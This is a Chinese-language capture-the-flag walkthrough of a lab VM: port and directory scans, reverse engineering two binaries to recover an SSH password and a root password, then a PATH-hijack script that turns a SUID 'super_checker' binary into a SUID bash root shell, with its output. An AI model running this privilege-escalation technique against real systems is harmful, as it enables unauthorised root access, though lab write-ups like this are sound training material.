

普通用户

端口扫描

```
sudo rustscan -a 192.168.56.109 --ulimit 5000 -- -sV -O
```

```

-----
| {} }| {} |{ { _ { _ } { { _ / _ } / {} \ | `| | |
| .- . \ | {} | .- . } } | | .- . } } \ _ } / \ \ \ | \ |
| _ | _ _ _ _ _ | _ _ _ _ _ | _ _ _ _ _ | _ _ _ _ _ |
-----

```

The Modern Day Port Scanner.

```

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
-----

```

You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at `"/root/.rustscan.toml"`

[~] Automatically increasing `ulimit` value to 5000.

Open 192.168.56.109:22

Open 192.168.56.109:80

[~] Starting Script(s)

[>] Running script `"nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -O"` on ip 192.168.56.109

Depending on the complexity of the script, results may take some time to appear.

[~] Starting Nmap 7.98 (<https://nmap.org>) at 2026-03-23 21:30 +0800

NSE: Loaded 48 scripts for scanning.

Initiating ARP Ping Scan at 21:30

Scanning 192.168.56.109 [1 port]

Completed ARP Ping Scan at 21:30, 0.06s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 21:30

Completed Parallel DNS resolution of 1 host. at 21:30, 0.50s elapsed

DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating SYN Stealth Scan at 21:30

Scanning 192.168.56.109 [2 ports]

Discovered open port 80/tcp on 192.168.56.109

Discovered open port 22/tcp on 192.168.56.109

Completed SYN Stealth Scan at 21:30, 0.02s elapsed (2 total ports)

Initiating Service scan at 21:30

Scanning 2 services on 192.168.56.109

Completed Service scan at 21:30, 6.03s elapsed (2 services on 1 host)

Initiating OS detection (try #1) against 192.168.56.109

Retrying OS detection (try #2) against 192.168.56.109

WARNING: OS didn't match until try #2

NSE: Script scanning 192.168.56.109.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 21:30

Completed NSE at 21:30, 0.02s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 21:30

Completed NSE at 21:30, 0.00s elapsed

```
Nmap scan report for 192.168.56.109
Host is up, received arp-response (0.00049s latency).
Scanned at 2026-03-23 21:30:21 CST for 10s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:D9:9A:0A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik
RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=3/23%OT=22%CT=%CU=35896%PV=Y%DS=1%DC=D%G=N%M=080027%T
M
OS:=69C14077%P=x86_64-pc-linux-
gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%TS=B)
OS:SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(01=M5B4ST11NW7%02=M5B4
S
OS:T11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M5B4ST11)WIN(W1
=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0
=
OS:M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
S
OS:+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF
=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 13.777 days (since Tue Mar 10 02:51:30 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
Raw packets sent: 91 (7.678KB) | Rcvd: 77 (6.594KB)
```

80端口开放，发现http服务

目录扫描80端口发现dev路由

```
base ttgjm@kali /tmp (0m 10.89s)
dirsearch -u 192.168.56.109

[21:32:48] 403 - 279B - /.ht_wsr.txt
[21:32:48] 403 - 279B - /.htaccess.bak1
[21:32:48] 403 - 279B - /.htaccess.orig
[21:32:48] 403 - 279B - /.htaccess.sample
[21:32:48] 403 - 279B - /.htaccess.save
[21:32:48] 403 - 279B - /.htaccess_orig
[21:32:48] 403 - 279B - /.htaccess_extra
[21:32:48] 403 - 279B - /.htaccess_sc
[21:32:48] 403 - 279B - /.htaccessBAK
[21:32:48] 403 - 279B - /.htaccessOLD2
[21:32:48] 403 - 279B - /.htaccessOLD
[21:32:48] 403 - 279B - /.html
[21:32:48] 403 - 279B - /.htm
[21:32:48] 403 - 279B - /.htpasswd_test
[21:32:48] 403 - 279B - /.htpasswds
[21:32:48] 403 - 279B - /.httr-oauth
[21:32:51] 403 - 279B - /.php
[21:34:02] 301 - 314B - /dev -> http://192.168.56.109/dev/
[21:34:02] 200 - 496B - /dev/
[21:37:02] 403 - 279B - /server-status/
[21:37:02] 403 - 279B - /server-status
```

访问得到两个文件

Index of /dev

<u>Name</u>		<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			-	
 authenticator		2026-03-17 06:59	16K	
 todo.txt		2026-03-14 09:25	176	

Apache/2.4.62 (Debian) Server at 192.168.33.22 Port 30080

todo.txt的内容是：

Fix the login issue on the main page.

Ryan: Use your favorite girl's name as your temporary SSH password.

Remember to run the 'authenticator' tool to verify your access key.

得到用户名以及对应密码的提示

另一个文件`authenticator`发现是一个elf可运行文件

```
>> file authenticator
authenticator: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ebc2fa998f355fe200521e7dbfaa249268ed7831, for GNU/Linux 3.2.0, not stripped
```

结合题目，尝试逆一下

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char v4[272]; // [rsp+0h] [rbp-1C0h] BYREF
4     char s[128]; // [rsp+110h] [rbp-B0h] BYREF
5     __QWORD v6[2]; // [rsp+190h] [rbp-30h]
6     __int16 v7; // [rsp+1A0h] [rbp-20h]
7     char v8; // [rsp+1A2h] [rbp-1Eh]
8     char v9; // [rsp+1A3h] [rbp-1Dh]
9     int v10; // [rsp+1A4h] [rbp-1Ch]
10    const char *v11; // [rsp+1A8h] [rbp-18h]
11    int v12; // [rsp+1B4h] [rbp-Ch]
12    int i; // [rsp+1B8h] [rbp-8h]
13    int v14; // [rsp+1BCh] [rbp-4h]
14
15    v6[0] = 0x8CD735C49220E11DLL;
16    v6[1] = 0x96B28E78FA5E9155LL;
17    v7 = 18336;
18    v12 = 18;
19    v11 = "welcome";
20    printf("Please enter the flag: ");
21    if ( (unsigned int)__isoc99_scanf("%127s", s) != 1 )
22        return 0;
23    rc4_init(v4, v11);
24    v10 = strlen(s);
25    v14 = 1;
26    if ( v10 == v12 )
27    {
28        for ( i = 0; i < v10; ++i )
29        {
30            v9 = rc4_step(v4);
31            v8 = v9 ^ s[i];
32            if ( v8 != *((_BYTE *)v6 + i) )
33            {
34                v14 = 0;
35                break;
36            }
37        }
38    }
39    else
40    {
41        v14 = 0;
42    }
43    if ( v14 )
44        puts("Right");
45    else
46        puts("Wrong");
47    system("pause");
48    return 0;
49 }

```

可以看到代码逻辑，使用key="welcome"来初始化RC4，逐字节加密输入的字符串，然后和程序里写死的18个字节比较

编写了一个脚本：

```

import struct

def rc4_init(key: bytes) -> list[int]:
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) & 0xFF
        s[i], s[j] = s[j], s[i]

```

```
    return s

def rc4_step(s: list[int], i: int, j: int) -> tuple[int, int, int]:
    i = (i + 1) & 0xFF
    j = (j + s[i]) & 0xFF
    s[i], s[j] = s[j], s[i]
    k = s[(s[i] + s[j]) & 0xFF]
    return i, j, k

def recover_flag() -> str:
    key = b"welcome"
    target = (
        struct.pack("<Q", 0x8CD735C49220E11D)
        + struct.pack("<Q", 0x96B28E78FA5E9155)
        + struct.pack("<H", 0x47A0)
    )

    s = rc4_init(key)
    i = 0
    j = 0
    flag = bytearray()
    for byte in target:
        i, j, k = rc4_step(s, i, j)
        flag.append(byte ^ k)

    s = rc4_init(key)
    i = 0
    j = 0
    for index, byte in enumerate(flag):
        i, j, k = rc4_step(s, i, j)
        assert (byte ^ k) == target[index]

    return flag.decode()

if __name__ == "__main__":
    print(recover_flag())
```

得到密钥

```
> python3 solve.py
{Ryan:sunninggirl}
```



```
base tlgjm@kali ~
ssh Ryan@192.168.56.109
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Ryan@192.168.56.109's password:
Linux ezRe 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

拿到shell

root

发现没有suid权限，查找所有的suid文件

```
$ find / -xdev -perm -4000 -type f 2>/dev/null | sort
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/sudo
/usr/bin/super_checker
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/libexec/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```


发现存在一个super_checker很奇怪且可执行，这个应该是提权点，下载下来逆向分析一下

```
1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     __int64 v3; // rax
4     __int64 v5; // [rsp+7h] [rbp-31h]
5     char v6; // [rsp+Fh] [rbp-29h]
6     char s[40]; // [rsp+10h] [rbp-28h] BYREF
7
8     v5 = 0x291A2A052E6A6A28LL;
9     v6 = 41;
10    puts("--- Admin Maintenance Console ---");
11    printf("Enter Maintenance Password: ");
12    __isoc99_scanf("%19s", s);
13    if ( strlen(s) == 9 )
14    {
15        v3 = 0;
16        while ( ((unsigned __int8)s[v3] ^ 0x5A) == *((_BYTE *)&v5 + v3) )
17        {
18            if ( ++v3 == 9 )
19            {
20                sub_1240();
21                return 0;
22            }
23        }
24    }
25    puts("[+] Access Denied! Invalid credentials.");
26    return 0;
27 }
```

程序逻辑如下：

1. 程序先读取用户输入。
2. 检查输入长度必须为 9。
3. 逐字节执行 $\text{input}[i] \oplus 0x5a$ ，然后与程序中写死的 9 个字节比较。
4. 如果比较成功，就进入成功分支。

提权部分伪代码：



```
1 int sub_1240()
2 {
3     puts("[+] Access Granted! Running system maintenance...");
4     setuid(0);
5     setgid(0);
6     return system("service --status-all");
7 }
```

其中写死部分的数据是：

```
28 6a 6a 2e 05 2a 1a 29 29
```

直接还原：


```
enc = bytes([0x28, 0x6a, 0x6a, 0x2e, 0x05, 0x2a, 0x1a, 0x29, 0x29])
print(bytes([b ^ 0x5a for b in enc]).decode())
```

得到口令r00t_p@ss

验证成功后程序会执行

```
setuid(0);
setgid(0);
system("service --status-all");
```

然后借助AI写了一个PATH劫持利用的service

```
TARGET=/home/Ryan/rootshell
mkdir -p /tmp/hijack

cat >/tmp/hijack/service <<EOF
#!/bin/sh
rm -f "$TARGET"
cp /bin/bash "$TARGET"
chmod 4755 "$TARGET"
EOF

chmod 755 /tmp/hijack/service

printf '%s\n' 'r00t_p@ss' | \
env
PATH=/tmp/hijack:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin \
/usr/bin/super_checker
```

执行后发现拿到了root的shell



```
$ -rwsr-xr-x 1 root root 14464 Mar 14 23:25 /usr/bin/super_checker
$ TARGET=/home/Ryan/rootshell
mkdir -p /tmp/hijack

cat >/tmp/hijack/service <<EOF
#!/bin/sh
rm -f "$TARGET"
cp /bin/bash "$TARGET"
chmod 4755 "$TARGET"
EOF

chmod 755 /tmp/hijack/service

printf '%s\n' 'r00t_p@ss' | env PATH=/tmp/hijack:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin /usr/bin/super_checker

ls -l "$TARGET"
"$TARGET" -p -c 'id'
"$TARGET" -p
$ $ $ > > > $ $ $ $ --- Admin Maintenance Console ---
Enter Maintenance Password: [+] Access Granted! Running system maintenance...
$ $ -rwsr-xr-x 1 root root 1168776 Mar 23 10:39 /home/Ryan/rootshell
$ uid=1000(Ryan) gid=1000(Ryan) euid=0(root) groups=1000(Ryan)
$ rootshell-5.0#
Message from syslogd@ezRe at Mar 23 10:40:18 ...
kernel:[ 4336.133592] watchdog: BUG: soft lockup - CPU#0 stuck for 23s! [swapper/0:0]
ls
exploit_super_checker.sh rootshell super_checker user.txt
rootshell-5.0#
rootshell-5.0# ls
exploit_super_checker.sh rootshell super_checker user.txt
rootshell-5.0#
rootshell-5.0#
rootshell-5.0#
rootshell-5.0# id
uid=1000(Ryan) gid=1000(Ryan) euid=0(root) groups=1000(Ryan)
```